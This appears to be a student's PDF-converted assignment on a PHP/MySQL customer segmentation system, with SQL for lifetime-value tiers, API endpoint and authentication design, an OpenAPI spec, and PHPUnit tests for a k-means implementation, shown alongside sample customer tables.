119	Rafael Martinez	64	Male	78611.54	Region II	3420.25	0	Affluent Senior Premium	This segment consists of 2,218 customers character...
121	Maria Reyes	62	Other	39774.00	BARMM	3885.97	0	Affluent Senior Premium	This segment consists of 2,218 customers character...
135	Ana Lopez	55	Female	82483.88	NCR	3656.73	0	Affluent Senior Premium	This segment consists of 2,218 customers character...
141	Pedro Rivera	58	Female	42842.72	Region V	4911.76	0	Affluent Senior Premium	This segment consists of 2,218 customers character...
144	Luz Martinez	61	Other	85751.21	Region II	3197.55	0	Affluent Senior Premium	This segment consists of 2,218 customers character...
146	Maria Rivera	69	Male	49446.23	Region VIII	3450.67	0	Affluent Senior Premium	This segment consists of 2,218 customers character...

1 < > >> | Number of rows: 25 Filter rows: Search this table

Filtered Query with Column Selection:

```
-- Dynamic column selection would be handled in PHP
-- Example for selected columns: customer_id, name, age, cluster_name
```

```

SELECT
    c.customer_id,
    c.name,
    c.age,
    cm.cluster_name
FROM customers c
LEFT JOIN segmentation_results sr ON c.customer_id = sr.customer_id
LEFT JOIN cluster_metadata cm ON sr.cluster_label = cm.cluster_id
WHERE sr.cluster_label IS NOT NULL
ORDER BY sr.cluster_label, c.customer_id;

```



customer_id	name	age	cluster_name
6	Elena Garcia	58	Affluent Senior Premium
13	Luz Torres	77	Affluent Senior Premium
17	Pedro Rivera	55	Affluent Senior Premium
23	Carlos Santos	56	Affluent Senior Premium
35	Ana Rivera	77	Affluent Senior Premium
36	Pedro Reyes	60	Affluent Senior Premium
38	Pedro Martinez	69	Affluent Senior Premium
48	Pedro Rodriguez	59	Affluent Senior Premium
50	Maria Dela Cruz	47	Affluent Senior Premium
53	Luz Rodriguez	70	Affluent Senior Premium
74	Elena Lopez	70	Affluent Senior Premium
76	Jose Lopez	66	Affluent Senior Premium
77	Luz Rodriguez	68	Affluent Senior Premium
78	Elena Lopez	75	Affluent Senior Premium
90	Elena Fernandez	60	Affluent Senior Premium
91	Rafael Rivera	68	Affluent Senior Premium
95	Luz Martinez	48	Affluent Senior Premium
103	Elena Torres	69	Affluent Senior Premium
111	Maria Dela Cruz	58	Affluent Senior Premium
119	Rafael Martinez	64	Affluent Senior Premium
121	Maria Reyes	62	Affluent Senior Premium
135	Ana Lopez	55	Affluent Senior Premium
141	Pedro Rivera	58	Affluent Senior Premium
144	Luz Martinez	61	Affluent Senior Premium
146	Maria Rivera	69	Affluent Senior Premium

1 < > >> | Number of rows: 25 Filter rows: Search this table

3. Create a UI mockup showing where the export button would appear

Location: Export button positioned in the top-right corner of the segmentation results table, adjacent to the "Run Clustering" button.

Mockup Layout:



4. Write pseudocode for the CSV export function

★ Pseudocode for CSV Export Process

```
function exportSegmentationToCSV(segmentationType, selectedColumns, fileName)
{
    // Retrieve data using prepared statement
    data = executeSQLQuery(buildExportQuery(segmentationType, selectedColumns))

    // Create CSV header
    csvContent = join(selectedColumns, ',') + '\n'
```

```

// Process each row
for each row in data:
    csvRow = []
    for each column in selectedColumns:
        // Escape commas and quotes in data
        escapedValue = escapeCSVValue(row[column])
        csvRow.append(escapedValue)
    csvContent += join(csvRow, ',') + '\n'

// Set HTTP headers for download
setHeader('Content-Type: text/csv')
    setHeader('Content-Disposition: attachment; filename=' + fileName + '.csv')

// Log export to database
logExportToHistory('csv', segmentationType, selectedColumns,
data.length)

// Output CSV content
output(csvContent)
}

```

5. List the PHP libraries you'd need for PDF/Excel generation

- **TCPDF (PDF Generation):** Open-source PHP library for creating PDF documents. Supports image embedding, tables, and custom layouts. Used for generating professional PDF reports with charts.
- **PhpSpreadsheet (Excel Generation):** Modern PHP library for reading/writing Excel files. Supports multiple formats (.xlsx, .xls), chart embedding, and styling. Preferred over older libraries like PHPExcel for better performance and PHP 7+ compatibility.

Question 7.2: Advanced Segmentation

Propose and design a new segmentation type: "Customer Lifetime Value (CLV) Tiers"

Business Rule: CLV = (Average Purchase Amount × Purchase Frequency × Customer Lifespan)

Tasks:

1. What additional database columns would be needed?

New Columns in ***customers*** table:

```
--  
-- Add avg_purchase_amount column  
--  
ALTER TABLE customers  
ADD COLUMN avg_purchase_amount DECIMAL(12,2) DEFAULT 0  
    COMMENT 'Average purchase amount per customer';  
  
--  
-- Populate avg_purchase_amount (copy purchase_amount for now)  
--  
UPDATE customers  
SET avg_purchase_amount = purchase_amount;  
  
--  
-- Add CLV base attributes  
--  
ALTER TABLE customers  
ADD COLUMN purchase_frequency DECIMAL(5,2) DEFAULT 1.0  
    COMMENT 'Average number of purchases per month',  
ADD COLUMN customer_lifespan_months INT DEFAULT 12  
    COMMENT 'Customer lifespan in months';  
  
--  
-- Populate purchase_frequency with MORE VARIATION based on multiple  
factors  
--  
UPDATE customers  
SET  
    purchase_frequency = CASE  
        -- High spenders with high income = very frequent purchases  
        WHEN avg_purchase_amount >= 4000 AND income >= 70000 THEN 4.5  
        WHEN avg_purchase_amount >= 4000 AND income >= 50000 THEN 3.5  
        WHEN avg_purchase_amount >= 4000 THEN 2.5  
  
        -- Medium-high spenders
```

```

WHEN avg_purchase_amount >= 3000 AND income >= 60000 THEN 3.0
WHEN avg_purchase_amount >= 3000 THEN 2.2

-- Medium spenders
WHEN avg_purchase_amount >= 2000 AND income >= 50000 THEN 2.0
WHEN avg_purchase_amount >= 2000 THEN 1.5

-- Lower spenders
WHEN avg_purchase_amount >= 1000 THEN 1.2
ELSE 0.8
END,
customer_lifespan_months = CASE
    -- Age + income affects loyalty/lifespan
    WHEN age >= 50 AND income >= 60000 THEN 48
    WHEN age >= 50 OR income >= 70000 THEN 36
    WHEN age >= 40 AND income >= 50000 THEN 30
    WHEN age >= 40 OR income >= 50000 THEN 24
    WHEN age >= 30 AND income >= 40000 THEN 18
    WHEN age >= 30 THEN 15
    ELSE 12
END;

-- Add computed CLV and tier
ALTER TABLE customers
ADD COLUMN calculated_clv DECIMAL(12,2)
GENERATED ALWAYS AS (
    avg_purchase_amount * purchase_frequency *
    (customer_lifespan_months / 12)
) STORED;

-- Create a temporary table with percentile ranking
DROP TEMPORARY TABLE IF EXISTS tmp_customer_clv;
CREATE TEMPORARY TABLE tmp_customer_clv AS
SELECT
    customer_id,
    name,
    avg_purchase_amount,
    purchase_frequency,
    customer_lifespan_months,
    calculated_clv,
    PERCENT_RANK() OVER (ORDER BY calculated_clv) AS percentile_rank

```

```

FROM customers;

-- 
-- Add CLV tier column
-- 

ALTER TABLE customers
ADD COLUMN clv_tier ENUM('Bronze','Silver','Gold','Platinum')
    DEFAULT NULL
    COMMENT 'CLV Tier based on percentile';

-- 
-- Update customers table with percentile-based CLV tier (FIXED with
<=)
-- 

UPDATE customers c
JOIN tmp_customer_clv t ON c.customer_id = t.customer_id
SET c.clv_tier =
CASE
    WHEN t.percentile_rank <= 0.25 THEN 'Bronze'
    WHEN t.percentile_rank <= 0.50 THEN 'Silver'
    WHEN t.percentile_rank <= 0.75 THEN 'Gold'
    ELSE 'Platinum'
END;

```

2. Design the SQL query to calculate CLV tiers (Bronze, Silver, Gold, Platinum)

```

-- 
-- View all customers with CLV details
-- 

SELECT
    customer_id,
    name,
    age,
    gender,
    income,
    region,
    purchase_amount,
    avg_purchase_amount,
    purchase_frequency,
    customer_lifespan_months,
    calculated_clv,
    clv_tier
FROM customers
ORDER BY calculated_clv DESC;

```

```
--  
-- View tier distribution summary  
--  
  
SELECT  
    clv_tier,  
    COUNT(*) as customer_count,  
    ROUND(COUNT(*) * 100.0 / (SELECT COUNT(*) FROM customers), 2) as  
percentage,  
    MIN(calculated_clv) as min_clv,  
    MAX(calculated_clv) as max_clv,  
    ROUND(AVG(calculated_clv), 2) as avg_clv,  
    ROUND(AVG(income), 2) as avg_income,  
    ROUND(AVG(age), 2) as avg_age  
FROM customers  
GROUP BY clv_tier  
ORDER BY FIELD(clv_tier, 'Platinum', 'Gold', 'Silver', 'Bronze');  
  
--  
-- View top 20 customers by CLV  
--  
  
SELECT  
    customer_id,  
    name,  
    age,  
    income,  
    purchase_amount,  
    purchase_frequency,  
    customer_lifespan_months,  
    calculated_clv,  
    clv_tier  
FROM customers  
ORDER BY calculated_clv DESC  
LIMIT 20;  
  
--  
-- View customers by tier (sample from each tier)  
--  
  
SELECT  
    clv_tier,  
    customer_id,  
    name,  
    age,  
    income,  
    calculated_clv
```

```
FROM customers
WHERE clv_tier = 'Platinum'
ORDER BY calculated_clv DESC
LIMIT 10;

SELECT
    clv_tier,
    customer_id,
    name,
    age,
    income,
    calculated_clv
FROM customers
WHERE clv_tier = 'Gold'
ORDER BY calculated_clv DESC
LIMIT 10;

SELECT
    clv_tier,
    customer_id,
    name,
    age,
    income,
    calculated_clv
FROM customers
WHERE clv_tier = 'Silver'
ORDER BY calculated_clv DESC
LIMIT 10;

SELECT
    clv_tier,
    customer_id,
    name,
    age,
    income,
    calculated_clv
FROM customers
WHERE clv_tier = 'Bronze'
ORDER BY calculated_clv DESC
LIMIT 10;
```

	clv_tier	customer_id	name	age	income	calculated_clv	1
<input type="checkbox"/>	Platinum	6476	Pedro Rivera	66	86603.77	89976.06	
<input type="checkbox"/>	Platinum	1153	Jose Rodriguez	57	98908.99	89921.16	
<input type="checkbox"/>	Platinum	4581	Ana Fernandez	58	90441.27	89919.00	
<input type="checkbox"/>	Platinum	2576	Maria Dela Cruz	60	87247.90	89889.48	
<input type="checkbox"/>	Platinum	737	Luz Garcia	71	90208.01	89874.54	
<input type="checkbox"/>	Platinum	1221	Luz Rodriguez	65	95030.11	89715.96	
<input type="checkbox"/>	Platinum	2805	Jose Fernandez	71	90247.75	89711.64	
<input type="checkbox"/>	Platinum	480	Pedro Rivera	71	95068.35	89709.30	
<input type="checkbox"/>	Platinum	4984	Ana Torres	54	82752.86	89686.44	
<input type="checkbox"/>	Platinum	7399	Elena Rivera	60	77421.79	89654.76	

	clv_tier	customer_id	name	age	income	calculated_clv	1
<input type="checkbox"/>	Silver	2689	Pedro Garcia	56	15602.75	12312.27	
<input type="checkbox"/>	Silver	9062	Ana Torres	65	17162.37	12306.11	
<input type="checkbox"/>	Silver	6585	Ana Martinez	23	32987.69	12303.85	
<input type="checkbox"/>	Silver	2605	Maria Garcia	46	60189.54	12300.15	
<input type="checkbox"/>	Silver	1493	Jose Rodriguez	47	79387.15	12296.04	
<input type="checkbox"/>	Silver	9631	Carmen Martinez	23	90916.71	12288.78	
<input type="checkbox"/>	Silver	2109	Ana Rivera	18	15015.54	12287.53	
<input type="checkbox"/>	Silver	1395	Juan Rivera	62	24830.95	12287.52	
<input type="checkbox"/>	Silver	9794	Juan Reyes	24	96993.45	12279.84	
<input type="checkbox"/>	Silver	2810	Elena Fernandez	26	15796.49	12279.10	

3. Write the PHP case statement to handle this new segmentation type

```
<?php
/**
 * Handle CLV Tier Segmentation
 */
case 'clv_tier':
    // Get tier distribution summary
    $tierSummaryQuery = "
        SELECT
            clv_tier,
            COUNT(*) as customer_count,
            ROUND(COUNT(*) * 100.0 / (SELECT COUNT(*) FROM customers
WHERE clv_tier IS NOT NULL), 2) as percentage,
            MIN(calculated_clv) as min_clv,
            MAX(calculated_clv) as max_clv,
            ROUND(AVG(calculated_clv), 2) as avg_clv,
            ROUND(AVG(income), 2) as avg_income,
            ROUND(AVG(age), 2) as avg_age,
            ROUND(AVG(purchase_amount), 2) as avg_purchase
        FROM customers
        WHERE clv_tier IS NOT NULL
        GROUP BY clv_tier
    "
```

```

        ORDER BY FIELD(clv_tier, 'Platinum', 'Gold', 'Silver',
'Bronze')
    ";

$tierSummaryResult = mysqli_query($conn, $tierSummaryQuery);

if (!$tierSummaryResult) {
    die("Error fetching CLV tier summary: " .
mysqli_error($conn));
}

// Store tier summary data
$tierSummary = [];
while ($row = mysqli_fetch_assoc($tierSummaryResult)) {
    $tierSummary[] = $row;
}

// Get detailed customer data by tier
$customerDataQuery = "
SELECT
    customer_id,
    name,
    age,
    gender,
    income,
    region,
    purchase_amount,
    avg_purchase_amount,
    purchase_frequency,
    customer_lifespan_months,
    calculated_clv,
    clv_tier
FROM customers
WHERE clv_tier IS NOT NULL
ORDER BY
    FIELD(clv_tier, 'Platinum', 'Gold', 'Silver', 'Bronze'),
    calculated_clv DESC
";

$customerDataResult = mysqli_query($conn, $customerDataQuery);

if (!$customerDataResult) {
    die("Error fetching customer data: " . mysqli_error($conn));
}

```

```
// Store customer data grouped by tier
$customersByTier = [
    'Platinum' => [],
    'Gold' => [],
    'Silver' => [],
    'Bronze' => []
];

while ($row = mysqli_fetch_assoc($customerDataResult)) {
    $customersByTier[$row['clv_tier']][] = $row;
}

// Prepare data for export
$segmentationData = [
    'type' => 'clv_tier',
    'summary' => $tierSummary,
    'customers_by_tier' => $customersByTier,
    'total_customers' => array_sum(array_column($tierSummary,
'customer_count'))
];

// Display results or prepare for view
include 'views/clv_tier_results.php';
break;

?>
```

CLV Tier Distribution

Customer Lifetime Value segmentation based on calculated CLV percentiles

Platinum Tier	Gold Tier	Silver Tier	Bronze Tier
2,500 customers	2,500 customers	2,500 customers	2,500 customers
25.00% of total customers	25.00% of total customers	25.00% of total customers	25.00% of total customers
CLV Range: \$28,035.63 - \$89,976.06	CLV Range: \$12,316.20 - \$28,012.80	CLV Range: \$4,833.07 - \$12,312.27	CLV Range: \$400.42 - \$4,831.78
Avg CLV: \$48,205.88	Avg CLV: \$18,826.76	Avg CLV: \$8,175.30	Avg CLV: \$2,604.19

CLV Tier Statistics

Tier	Customers	Percentage	CLV Range	Avg CLV	Avg Income	Avg Age	Avg Purchase
Platinum	2,500	25.00%	\$28,035.63 - \$89,976.06	\$48,205.88	\$69,149.33	52 years	\$4,186.28
Gold	2,500	25.00%	\$12,316.20 - \$28,012.80	\$18,826.76	\$53,963.01	51 years	\$3,223.47
Silver	2,500	25.00%	\$4,833.07 - \$12,312.27	\$8,175.30	\$49,511.21	47 years	\$2,369.29
Bronze	2,500	25.00%	\$400.42 - \$4,831.78	\$2,604.19	\$47,529.86	42.2 years	\$1,198.16

Sample Customers by CLV Tier

Platinum Tier Customers (Top 5 by CLV)							
ID	Name	Age	Gender	Region	Income	Purchase Amount	CLV
6476	Pedro Rivera	66	Male	CAR	\$86,603.77	\$4,998.67	\$89,976.06
1153	Jose Rodriguez	57	Other	Region VIII	\$98,908.99	\$4,995.62	\$89,921.16
4581	Ana Fernandez	58	Other	Region I	\$90,441.27	\$4,995.50	\$89,919.00
2576	Maria Dela Cruz	60	Female	CAR	\$87,247.90	\$4,993.86	\$89,889.48

4. Create the JavaScript insights for CLV segmentation

```
<script>
    const segmentationType = '<?= $segmentationType ?>';
    const labels = <?= json_encode(array_column($results,
array_keys($results[0])[0])) ?>;
    const data = <?= json_encode(array_column($results,
array_keys($results[0])[1])) ?>;
    const results = <?= json_encode($results) ?>

    // Generate insights based on segmentation type
    let insights = '';
    const totalCustomers = data.reduce((a, b) => a + b,
0);

    switch (segmentationType) {
        case 'gender':
            insights = `<ul>
                        <li>Total customers analyzed:
${totalCustomers.toLocaleString()}</li>
                        <li>Gender distribution shows
${labels.length} categories</li>
`;
```

Bronze Tier Customers (Top 5 by CLV)

ID	Name	Age	Gender	Region	Income	Purchase Amount	CLV
5611	Elena Martinez	25	Male	Region XII	\$73,211.02	\$1,342.16	\$4,831.78
9641	Pedro Torres	40	Female	Region IV-A	\$83,400.83	\$1,342.02	\$4,831.27
2463	Maria Torres	78	Other	Region XII	\$15,159.57	\$1,341.89	\$4,830.80
5402	Carlos Torres	65	Female	Region VIII	\$72,325.22	\$1,006.14	\$4,829.47
9111	Carmen Dela Cruz	71	Male	BARMM	\$57,851.59	\$1,340.81	\$4,826.92

... and 2495 more customers

CLV Tier Insights & Recommendations

Key Insights:

- **Total Customers Segmented:** 10,000
- **Highest Value Tier (Platinum):** Top 25% of customers by CLV
- **Revenue Concentration:** Platinum and Gold tiers (top 50%) represent the majority of lifetime value
- **Targeted Marketing:** Focus premium services and loyalty programs on higher tiers

5. What chart type would best visualize CLV distribution? Justify your choice.

Recommended Chart Type: Stacked Bar Chart with Percentage

Justification:

- Shows both customer count AND revenue contribution per tier
- Makes it immediately clear that Platinum (25% of customers) might contribute 40-60% of revenue
- Easy to understand the Pareto principle (80/20 rule) in action
- Can stack: customer count vs. total CLV contribution vs. average CLV

Why it's best: Business stakeholders can instantly see the value concentration and make strategic decisions about resource allocation.

Reference:

<https://www.storytellingwithcharts.com/blog/stacked-bar-graphs-for-business-presentations-when-and-how-to-use-them-in-powerpoint/>

Question 7.3: API Development

Design a RESTful API to expose segmentation data to external applications.

Tasks:

1. Design at least 5 API endpoints with HTTP methods (GET, POST, etc.)
 1. ***GET /api/segments/cluster*** - Retrieve cluster-based segmentation data
 2. ***GET /api/segments/{type}*** - Retrieve segmentation data by type (gender, region, age_group, etc.)
 3. ***POST /api/exports*** - Initiate data export (CSV/PDF/Excel)
 4. ***GET /api/exports/{id}/status*** - Check export processing status
 5. ***GET /api/customers/{fid}*** - Retrieve individual customer details
 6. ***GET /api/analytics/summary*** - Get segmentation analytics summary
 7. ***POST /api/clustering/run*** - Trigger clustering algorithm execution
 8. ***GET /api/clustering/status*** - Check clustering job status
2. Define the JSON response format for the /api/segments/cluster endpoint

```
{  
  "status": "success",  
  "data": {  
    "segmentation_type": "cluster",  
    "total_customers": 10000,  
    "clusters": [  
      {  
        "cluster_id": 0,  
        "cluster_name": "Affluent Senior Premium",  
        "description": "This segment consists of 2,218 customers characterized by senior demographics...",  
        "customer_count": 2218,  
        "avg_age": 63.85,  
        "avg_income": 54371.28,  
        "avg_purchase_amount": 3952.09,  
        "age_range": {"min": 40, "max": 78},  
        "customer_profiles": [  
          {"customer_id": 12345, "name": "John Doe", "age": 65, "income": 75000, "purchases": 15},  
          {"customer_id": 67890, "name": "Jane Smith", "age": 68, "income": 68000, "purchases": 12},  
          {"customer_id": 34567, "name": "David Johnson", "age": 72, "income": 72000, "purchases": 18},  
          {"customer_id": 98765, "name": "Sarah Williams", "age": 66, "income": 65000, "purchases": 14},  
          {"customer_id": 54321, "name": "Robert Miller", "age": 70, "income": 70000, "purchases": 16}  
        ]  
      }  
    ]  
  }  
}
```

```

        "income_range": {"min": 10027.70, "max": 99872.63},
        "dominant_gender": "Other",
        "dominant_region": "Region VIII",
        "business_recommendation": "Emphasize ease of use, reliability, and customer support..."
    }
],
"metadata": {
    "generated_at": "2026-01-12T10:30:00Z",
    "total_clusters": 5,
    "algorithm": "k-means"
}
}
}

```

3. Implement authentication for the API (propose a method)

Recommended Method: API Key Authentication with HMAC-SHA256

Implementation:

- Each user receives a unique API key and secret
- Requests include: X-API-Key, X-Timestamp, X-Signature
- Signature = HMAC-SHA256(secret, HTTP_METHOD + URI + TIMESTAMP + BODY)
- Server validates signature and timestamp (within 5-minute window)

Rationale: Suitable for a student thesis system as it provides security without complex OAuth implementation, allows rate limiting per API key, and is straightforward to implement in PHP.

4. Write pseudocode for rate limiting (max 100 requests per hour per user)

```
function checkRateLimit(apiKey, endpoint)
{
    currentTime = getCurrentUnixTimestamp()
    windowStart = currentTime - 3600 // 1 hour window

    // Get request count for this API key in the current window
    requestCount = queryDatabase(
        "SELECT COUNT(*) FROM api_requests
         WHERE api_key = ? AND endpoint = ? AND request_time > ?",
        [apiKey, endpoint, windowStart]
    )

    if requestCount >= 100:
        return false // Rate limit exceeded

    // Log this request
    insertDatabase(
        "INSERT INTO api_requests (api_key, endpoint, request_time)
         VALUES (?, ?, ?)",
        [apiKey, endpoint, currentTime]
    )

    return true
}

// Usage in API endpoint
if !checkRateLimit(getApiKeyFromRequest(), getRequestUri()):
    return jsonResponse(429, {"error": "Rate limit exceeded. 100
requests per hour allowed."})
```

5. Document one complete API endpoint using OpenAPI/Swagger format

Example endpoints:

- GET /api/segments/{type}
- GET /api/clusters
- POST /api/clusters/run
- GET /api/customers/{id}/segment
- GET /api/insights/{type}

```
openapi: 3.0.3
info:
  title: Customer Segmentation API
  version: 1.0.0
  description: REST API for customer segmentation and analytics

paths:
  /api/segments/cluster:
    get:
      summary: Retrieve cluster-based customer segmentation data
      description: Returns detailed information about customer clusters including metadata, statistics, and business recommendations
      security:
        - ApiKeyAuth: []
      parameters:
        - name: include_details
          in: query
          description: Include detailed customer lists in response
          required: false
          schema:
            type: boolean
            default: false
      responses:
        '200':
          description: Successful response with cluster segmentation data
        content:
          application/json:
            schema:
              type: object
              properties:
```

```
status:
  type: string
  example: "success"
data:
  type: object
  properties:
    segmentation_type:
      type: string
      example: "cluster"
    total_customers:
      type: integer
      example: 10000
    clusters:
      type: array
      items:
        type: object
        properties:
          cluster_id:
            type: integer
          cluster_name:
            type: string
          description:
            type: string
          customer_count:
            type: integer
          avg_age:
            type: number
          avg_income:
            type: number
          avg_purchase_amount:
            type: number
          age_range:
            type: object
            properties:
              min:
                type: integer
              max:
                type: integer
            income_range:
              type: object
              properties:
                min:
                  type: number
                max:
                  type: number
```

```
        dominant_gender:
          type: string
        dominant_region:
          type: string
        business_recommendation:
          type: string
      metadata:
        type: object
      properties:
        generated_at:
          type: string
          format: date-time
        total_clusters:
          type: integer
        algorithm:
          type: string
  '401':
    description: Unauthorized - Invalid API key
  '429':
    description: Rate limit exceeded
  '500':
    description: Internal server error

components:
  securitySchemes:
    ApiKeyAuth:
      type: apiKey
      in: header
      name: X-API-Key
```

Part 8: Testing and Quality Assurance

Question 8.1: Unit Testing Strategy

Design a unit testing strategy for the k-means clustering algorithm.

Tasks:

1. Identify 5 critical functions that need unit tests

The following 5 functions are identified as critical for unit testing based on their algorithmic complexity and impact on clustering accuracy:

1. **normalizeData()** - Core data preprocessing function that standardizes features using z-score normalization
 2. **euclideanDistance()** - Fundamental distance calculation used in centroid assignment and convergence checking
 3. **initializeCentroids()** - K-means++ initialization algorithm that affects clustering quality and convergence
 4. **assignClusters()** - Cluster assignment logic that determines data point membership
 5. **hasConverged()** - Convergence detection that controls algorithm termination
-
2. Write test cases for normalizeData() function:
 - Test with normal data
 - Test with zero standard deviation
 - Test with negative values
 - Test with empty array

★ Unit Test Cases for normalizeData()

```
<?php
class KMeansClusteringTest extends PHPUnit\Framework\TestCase {

    public function testNormalizeDataNormalDataset() {
        $kmeans = new KMeansClustering();
        $data = [
            ['age' => 25, 'income' => 50000, 'purchase_amount' =>
1000],
            ['age' => 35, 'income' => 60000, 'purchase_amount' =>
2000],
            ['age' => 45, 'income' => 70000, 'purchase_amount' =>
3000]
        ];
        $normalized = $kmeans->normalizeData($data);

        // Verify output structure
        $this->assertCount(3, $normalized);
        $this->assertArrayHasKey('age', $normalized[0]);

        // Verify z-score properties (mean ≈ 0, std ≈ 1 for each
feature)
        $ages = array_column($normalized, 'age');
        $this->assertEqualsWithDelta(0,
array_sum($ages)/count($ages), 0.1);
    }

    public function testNormalizeDataZeroStandardDeviation() {
        $kmeans = new KMeansClustering();
        $data = [
            ['age' => 30, 'income' => 50000, 'purchase_amount' =>
1000],
            ['age' => 30, 'income' => 50000, 'purchase_amount' =>
1000],
            ['age' => 30, 'income' => 50000, 'purchase_amount' =>
1000]
        ];
        $normalized = $kmeans->normalizeData($data);

        // Should handle zero variance by using divisor of 1
        $this->assertEquals(0, $normalized[0]['age']); // (30-30)/1 =
0
    }
}
```

```

        $this->assertEquals(0, $normalized[0]['income']);
        $this->assertEquals(0, $normalized[0]['purchase_amount']);
    }

    public function testNormalizeDataNegativeValues() {
        $kmeans = new KMeansClustering();
        $data = [
            ['age' => -5, 'income' => -1000, 'purchase_amount' =>
-100],
            ['age' => 5, 'income' => 1000, 'purchase_amount' => 100]
        ];

        $normalized = $kmeans->normalizeData($data);

        // Verify negative values are handled correctly
        $this->assertIsFloat($normalized[0]['age']);
        $this->assertIsFloat($normalized[1]['age']);

        // Check that mean is approximately 0
        $ages = array_column($normalized, 'age');
        $this->assertEqualsWithDelta(0,
array_sum($ages) / count($ages), 0.01);
    }

    public function testNormalizeDataEmptyDataset() {
        $kmeans = new KMeansClustering();
        $data = [];

        $this->expectException(\Exception::class);
        $normalized = $kmeans->normalizeData($data);
    }
}

```

These unit tests for **normalizeData()** verify that the method **correctly standardizes datasets by converting features to z-scores**, handles special cases like zero variance and negative values, and throws an exception for empty datasets. They ensure the normalized output has mean ≈ 0 and standard deviation ≈ 1 , **maintains the correct structure, and behaves robustly across different input scenarios.**

3. Write test cases for euclideanDistance() function

★ Unit Test Cases for euclideanDistance()

```
<?php
class KMeansClusteringTest extends PHPUnit\Framework\TestCase {

    public function testEuclideanDistanceSamePoint() {
        $kmeans = new KMeansClustering();
        $point1 = ['age' => 30, 'income' => 50000, 'purchase_amount' => 1000];
        $point2 = ['age' => 30, 'income' => 50000, 'purchase_amount' => 1000];

        // Use reflection to access private method
        $reflection = new \ReflectionClass($kmeans);
        $method = $reflection->getMethod('euclideanDistance');
        $method->setAccessible(true);

        $distance = $method->invoke($kmeans, $point1, $point2);
        $this->assertEquals(0.0, $distance);
    }

    public function testEuclideanDistanceDifferentPoints() {
        $kmeans = new KMeansClustering();
        $point1 = ['age' => 20, 'income' => 30000, 'purchase_amount' => 500];
        $point2 = ['age' => 40, 'income' => 70000, 'purchase_amount' => 2500];

        $reflection = new \ReflectionClass($kmeans);
        $method = $reflection->getMethod('euclideanDistance');
        $method->setAccessible(true);

        $distance = $method->invoke($kmeans, $point1, $point2);

        // Expected: sqrt((20-40)^2 + (30000-70000)^2 + (500-2500)^2)
        // = sqrt(400 + 1600000000 + 4000000) = sqrt(1600400400)
        $expected = sqrt(pow(20, 2) + pow(40000, 2) + pow(2000, 2));
        $this->assertEqualsWithDelta($expected, $distance, 0.001);
    }

    public function testEuclideanDistanceMissingFeatures() {
```

```

        $kmeans = new KMeansClustering();
        $point1 = ['age' => 30, 'income' => 50000]; // Missing
purchase_amount
        $point2 = ['age' => 35, 'income' => 55000, 'purchase_amount'
=> 1500];

        $reflection = new \ReflectionClass($kmeans);
        $method = $reflection->getMethod('euclideanDistance');
        $method->setAccessible(true);

        $this->expectException(\ErrorException::class);
        $distance = $method->invoke($kmeans, $point1, $point2);
    }
}

```

These unit tests for **euclideanDistance()** verify that the method **correctly calculates the Euclidean distance between two points, returning 0 for identical points**, computing accurate distances for different points, and throwing an exception when features are missing. **They ensure the distance computation is mathematically correct** and robust against incomplete input data.

4. How would you test the randomness in k-means++ initialization?

Deterministic Testing Approach:

```

<?php
class KMeansClusteringTest extends PHPUnit\Framework\TestCase {

    public function testKMeansPlusPlusInitializationDeterministic() {
        // Set a fixed seed to make randomness deterministic
        srand(42); // Same seed as production code

        $kmeans = new KMeansClustering(3);
        $data = [
            ['age' => 25, 'income' => 40000, 'purchase_amount' =>
800],
            ['age' => 35, 'income' => 60000, 'purchase_amount' =>
1500],
            ['age' => 45, 'income' => 80000, 'purchase_amount' =>
2200],

```

```

        ['age' => 55, 'income' => 100000, 'purchase_amount' =>
3000],
        ['age' => 65, 'income' => 120000, 'purchase_amount' =>
3500]
    ];

    // Use reflection to access private method
    $reflection = new \ReflectionClass($kmeans);
    $method = $reflection->getMethod('initializeCentroids');
    $method->setAccessible(true);

    $centroids = $method->invoke($kmeans, $data);

    // Verify correct number of centroids
    $this->assertCount(3, $centroids);

    // Verify centroids are from original data points
    foreach ($centroids as $centroid) {
        $found = false;
        foreach ($data as $point) {
            if ($point['age'] == $centroid['age'] &&
                $point['income'] == $centroid['income'] &&
                $point['purchase_amount'] ==
$centroid['purchase_amount']) {
                $found = true;
                break;
            }
        }
        $this->assertTrue($found, "Centroid not found in original
data");
    }

    // Test reproducibility with same seed
    srand(42); // Reset seed
    $centroids2 = $method->invoke($kmeans, $data);
    $this->assertEquals($centroids, $centroids2);
}
}

```

These tests for **K-means++ initialization ensure that the random selection of initial centroids is reproducible** when a fixed seed is set. They verify that the correct number of

centroids is chosen, each centroid comes from the original dataset, and repeated initialization with the same seed produces identical results.

5. Propose a framework (PHPUnit, etc.) and justify your choice

